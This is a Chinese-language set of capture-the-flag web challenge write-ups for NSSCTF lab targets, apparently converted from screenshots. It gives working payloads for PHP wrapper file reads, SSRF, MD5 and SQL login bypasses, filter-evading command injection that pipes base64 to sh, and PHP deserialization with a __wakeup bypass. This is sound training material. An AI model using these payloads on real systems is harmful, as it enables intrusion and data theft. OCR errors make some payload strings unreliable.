## 112.[NCTF 2018]签到题

打开靶机是百度的镜像

← → ⌂ △ 不安全 node4.anna.nssctf.cn:28791/secret.php

新闻 hao123 地图 直播 视频 贴吧 学术 更多



百度一下

百度热搜 >

- |                       |                    |
|-----------------------|--------------------|
| 站在历史正确的一边             | 5 江西伪劣羽绒服制售企业被查    |
| 1 警方通报王宝强被指诈骗：民事纠纷 热  | 6 39岁失业后在菜市场重启人生 热 |
| 2 私家车撞上军用装甲车 现场曝光 热   | 7 鹿晗一捯饬内娱天亮了       |
| 3 破浪 向着极南之地           | 8 男童地下车库玩耍 遭车辆碾压身亡 |
| 4 马斯克：现在还有傻子生产F-35呢 热 | 9 女子杀害家暴丈夫获子女和公婆谅解 |

抓包去掉secret.php

Pretty Raw Hex

1 GET / HTTP/1.1  
2 Host : node4.anna.nssctf.cn:28791  
3 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0  
4 Accept :  
text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
5 Accept-Language :  
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
6 Accept-Encoding : gzip, deflate  
7 Connection : close  
8 Cookie : PHPSESSID=g7tdr4c3hod2gs1ubjlotmd8t6 ; td\_cookie=3471880434 ;  
nctf2018=where+is+flag%3F  
9 Upgrade-Insecure-Requests : 1  
10 Priority : u=0, i  
11  
12


0 matches

### Response

Pretty Raw Hex Render

1 HTTP/1.1 302 Found  
2 Date : Mon, 25 Nov 2024 14:15:44 GMT  
3 Server : Apache/2.4.18 (Ubuntu)  
4 nctf2018 : flag{w3lc0m3\_t0\_nctf2018hhhhhhhhhh}  
5 location : ./secret.php  
6 Content-Length : 22  
7 Connection : close  
8 Content-Type : text/html; charset=UTF-8  
9  
10 flag{this\_is\_not\_flag}

## 113.[SWPUCTF 2021 新生赛]PseudoProtocols



hint is hear Can you find out the hint.php?

题目提示文件包含漏洞 wllm.php://filter/read=convert.base64-encode/resource=hint.php

Burp Project Intruder Repeater Window Help Burp

Dashboard Target Proxy Intruder Repeater

Comparer Logger Extensions Learn

PD9waHNCi8vZ28gdG8gL3Rlc3QyMjlyMjlyMjlyLnBocA0KPz4=

<?php //go to /test22222222222222.php ?>

按提示打开

← → ⌂ △ 不安全 node7.anna.nssctf.cn:29550/test222222222222.php

□□

```
<?php
ini_set("max_execution_time", "180");
show_source(__FILE__);
include('flag.php');
$a= $_GET["a"];
if(isset($a)&&(file_get_contents($a,'r')) === 'I want flag') {
    echo "success\n";
    echo $flag;
}
?>
```

用data://text/plain,写入

← → ⌂ △ 不安全 node7.anna.nssctf.cn:29550/test222222222222.php?a=data://text/plain,I%20want%20flag

□□

```
<?php
ini_set("max_execution_time", "180");
show_source(__FILE__);
include('flag.php');
$a= $_GET["a"];
if(isset($a)&&(file_get_contents($a,'r')) === 'I want flag') {
    echo "success\n";
    echo $flag;
}
?> success NSSCTF{33703dbd-b856-4740-8e08-e2b2a0c067dc}
```

或者php://input写入

```
1 GET /test2222222222222222.php?a=php://input HTTP/1.1
2 Host: node7.anna.nssctf.cn:29550
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0)
Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer:
http://node7.anna.nssctf.cn:29550/test2222222222222222.php?a=php://input
8 Connection: close
9 Cookie: td_cookie=3469180099
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 Content-Length: 11
13
14 I want flag
```

①  0 match

## Response

Pretty Raw Hex Render



```
<?php
ini_set("max_execution_time", "180");
show_source(__FILE__);
include('flag.php');
$aa = $_GET["a"];
if(isset($aa) && (file_get_contents($aa,'r')) === 'I want flag') {
    echo "success\n";
    echo $flag;
}
?> success NSSCTF{33703dbd-b856-4740-8e08-e2b2a0c067dc}
```

## 114.[NISACTF 2022]easyssrf

网站快照获取 主页 SSRF来喽

穿山甲快照获取

请输入要curl的网站


CURL

tnnd, 你curl啊! 你怎么不curl啊?

查看一下本地



http://127.0.0.1 的快照如下:



看看有没有flag 127.0.0.1/flag


都说了这里看不了flag。。但是可以看看提示文件: /fl4g

跟着线索走

**file:///fl4g 的快照如下:**

你应该看看除了index.php, 是不是还有个ha1x1ux1u.php

过滤file协议 就用四个../.查看 flag




```
<?php  
highlight_file(__FILE__);  
error_reporting(0);  
  
$file = $_GET["file"];  
if (stristr($file, "file")) {  
    die("你败了.");  
}  
  
//flag in /flag  
echo file_get_contents($file); NSSCTF{ac10725d-a786-44a0-b015-cde240915174}
```

或者filter伪协议

```
← → G ⚠ 不安全 node5.anna.nssctf.cn:23205/ha1x1ux1u.php?file=php://filter/read=convert.base64-encode/resource=/flag  
□□  
<?php  
  
highlight_file(__FILE__);  
error_reporting(0);  
  
$file = $_GET["file"];  
if (stristr($file, "file")) {  
    die("你败了。");  
}  
  
//flag in /flag  
echo file_get_contents($file); TINTQ1RGe2FjMTA3MjVklWE3ODYtNDRhMC1iMDE1LWNkZTI0MDkxNTE3NH0K
```

## 115.[BJDCTF 2020]easy\_md5

```
← → G ⚠ 不安全 node4.anna.nssctf.cn:28645/level04.php  
□□
```



看标头找到线索

名称 标头 预览 响应 启动器 时间 Cookie

leveldo4.php ▶ 常规  
jquery-3.1.1.mi... ▾ 响应标头 ✓  
favicon.ico 原始

HTTP/1.1 200 OK  
Server: nginx/1.18.0  
Date: Tue, 26 Nov 2024 03:16:51 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
Connection: keep-alive  
X-Powered-By: PHP/7.3.22  
hint: select \* from 'admin' where password=md5(\$pass, true)

输入ffifdyop后跳转

```
<!--  
$a = $_GET['a'];  
$b = $_GET['b'];  
  
if($a != $b || md5($a) != md5($b)) {  
    header('Location: levell14.php');  
-->  
<!DOCTYPE html>  
<html lang="zh-CN">  
  <head>...</head>  
  ...<body> == $b  
    <span>Do You Like MD5?</span></flex>  
  </body>  
</html>
```

Do You Like MD5?

其实不用去赋值 直接level14.php进入下一页

```
<?php  
error_reporting(0);  
include "flag.php";  
  
highlight_file(__FILE__);  
  
if($_POST['param1']!=$_POST['param2']&&md5($_POST['param1'])==md5($_POST['param2'])) {  
    echo $flag;  
}  
} NSSCTF{0482191b-7578-42b0-b6c3-80809da11d7b}
```


Selenium screenshot showing a browser interface for a penetration testing tool. The URL is http://node4.anna.nssctf.cn:28645/level14.php. The 'Post data' checkbox is checked, and the input field contains param1[] = 1&param2[] = 2. Other options like 'Referer', 'User Agent', and 'Cookies' are unchecked.

数组绕过

## 116.[NSSCTF 2022 Spring Recruit]ezgame

靶机是游戏





需要65分但很难 那就看看js代码 审计后直接改分数



## 117.[GXYCTF 2019]Ping Ping Ping

听说php可以执行系统函数? 我来康康

127.0.0.1|ls

flag.php  
index.php

想cat flag时

听说php可以执行系统函数? 我来康康

127.0.0.1|cat flag.php

fxck your space!

发现过滤了空格，绕过后发现过滤了flag

# 听说php可以执行系统函数？我来康康

127.0.0.1|cat%09flag.php

确定

fxck your flag!

先看看inedx.php

听说php可以执行系统函数？我来康康

Why not try bjut.edu.cn

确定

```
?ip=127.0.0.1;echo$IFS$9Y2F0IGZsYWcucGhw|base64$IFS$9-d|sh
```

把flag.phpbase64编码 然后-d|sh执行 (绕狗bash)

或者) ?ip=127.0.0.1;a=g;cat\$IFS\$1fla\$a.php 简单拼接

或者调用内联函数?ip=127.0.0.1;cat\$IFS 1s

## 118.AreUSerialz



## 序列化后 绕过部分字符

```
<?php
1 class FileHandler {
2     protected $op = 2;
3     protected $filename = 'flag.php';
4     //题目中包含flag的文件
5     protected $content;
6 }
7
8 $bai = urlencode(serialize(new FileHandler));
9 //URL编码实例化后的类FileHandler序列化结果
10 $mao = str_replace("%00", "\00", $bai);
11 //str_replace函数查找变量bai里面的数值%00并将其替换为\00
12 $mao = str_replace('s', '$', $mao);
13 //str_replace函数查找变量mao里面的数值s并将其替换为$ 
14 echo $mao
15 //打印结果
16 ?>
17

输入  输出
1 0%3A11%3A%22FileHandler%22%3A%3A%7B%3A5%3A%22\00%2A\00op%22%3B1%3A2%3BS%3A11%3A%22\00%2A\00filename%22%3B5%3A8%3A%22flag.php%22%3B5%3A10%3A%22\00%2A\00content%22%3B%3B%7D
```

赋给str后 得到flag

或者用filter为协议

```
<?php
1 class FileHandler {
2     protected $op = 2;
3     protected $filename = "php://filter/read=convert.base64-encode/resource=flag.php";
4     protected $content;
5 }
6 $a = new FileHandler();
7 $b = serialize($a);
8 echo($b);

输出
0:11:"FileHandler":3:{s:5:"nul*nulop";i:2;s:11:"nul*nulfilename";s:57:"php://filter/read=convert.base64-encode/resource=flag.php";s:10:"nul*nulcontent";N;}
```

直接构造为payload

```
if(is_valid($str))  {
    $obj  = unserialize($str);
}

[Result]:
PD9waHAKJEZMQUcgPSAiY3RmaHVie2Y3MWY4NjliMTkwMWNmZDMxNDcxNzE2MH0iOwo/Pgo=
```

## 119.[SWPUCTF 2021 新生赛]ez\_unserialize

进入靶机查看源代码



```
</html>
<!--
User-agent: *
Disallow: 什么东西呢？
-->
```

咦？题目在哪捏？

看看robots协议

```
User-agent: *
Disallow: /cl45s.php
```

后面就是反序列化

```
show_source("cl45s.php");

class wllm{

    public $admin;
    public $passwd;

    public function __construct() {
        $this->admin = "user";
        $this->passwd = "123456";
    }

    public function __destruct() {
        if($this->admin === "admin" && $this->passwd === "ctf") {
            include("flag.php");
            echo $flag;
        } else{
            echo $this->admin;
            echo $this->passwd;
            echo "Just a bit more!";
        }
    }
}

$p = $_GET['p'];
unserialize($p);
```

注意强比较

构造payload:

?p=O:4:"wllm":2:{s:5:"admin";s:5:"admin";s:6:"passwd";s:3:"ctf";}解

**120.[SWPUCTF 2021 新生赛]no\_wakeup**



```
<head>
  <title>0.0</title>
</head>
<body>
  <div class="container" style="text-align: center;">
    <form class="well" style="margin-bottom: 15px;">
      
    ...
    <h3> == $0
      "这是个啥→→"
      <a href="./class.php">这是个啥→→</a>
    </h3>
  </form>
</div>
</body>
</html>
```

这是个啥→→? ? ?

进入class.php

```
error_reporting(0);
show_source("class.php");

class HaHaHa {

    public $admin;
    public $passwd;

    public function __construct() {
        $this->admin = "user";
        $this->passwd = "123456";
    }

    public function __wakeup() {
        $this->passwd = sha1($this->passwd);
    }

    public function __destruct() {
        if($this->admin === "admin" && $this->passwd === "wllm") {
            include("flag.php");
            echo $flag;
        } else{
            echo $this->passwd;
            echo "No wake up";
        }
    }
}

$Letmeseesee = $_GET['p'];
unserialize($Letmeseesee);

?>
```

```
<?php  
class HaHaHa{  
    public $admin='admin';  
    public $passwd='wllm';  
}  
$a=new HaHaHa();  
$b=serialize($a);  
echo($b);  
?>
```

输出

```
|o:6:"HaHaHa":2:{s:5:"admin";s:5:"admin";s:6:"passwd";s:4:"wllm";}|
```

?> 0e8badd4ad37ed18f5277e01c66b5b39bb1c28faNo wake up

以为wakeup处有sha1阻止我们构造 那就绕过wakeup 把hahaha后的数改为大于原先的数

得解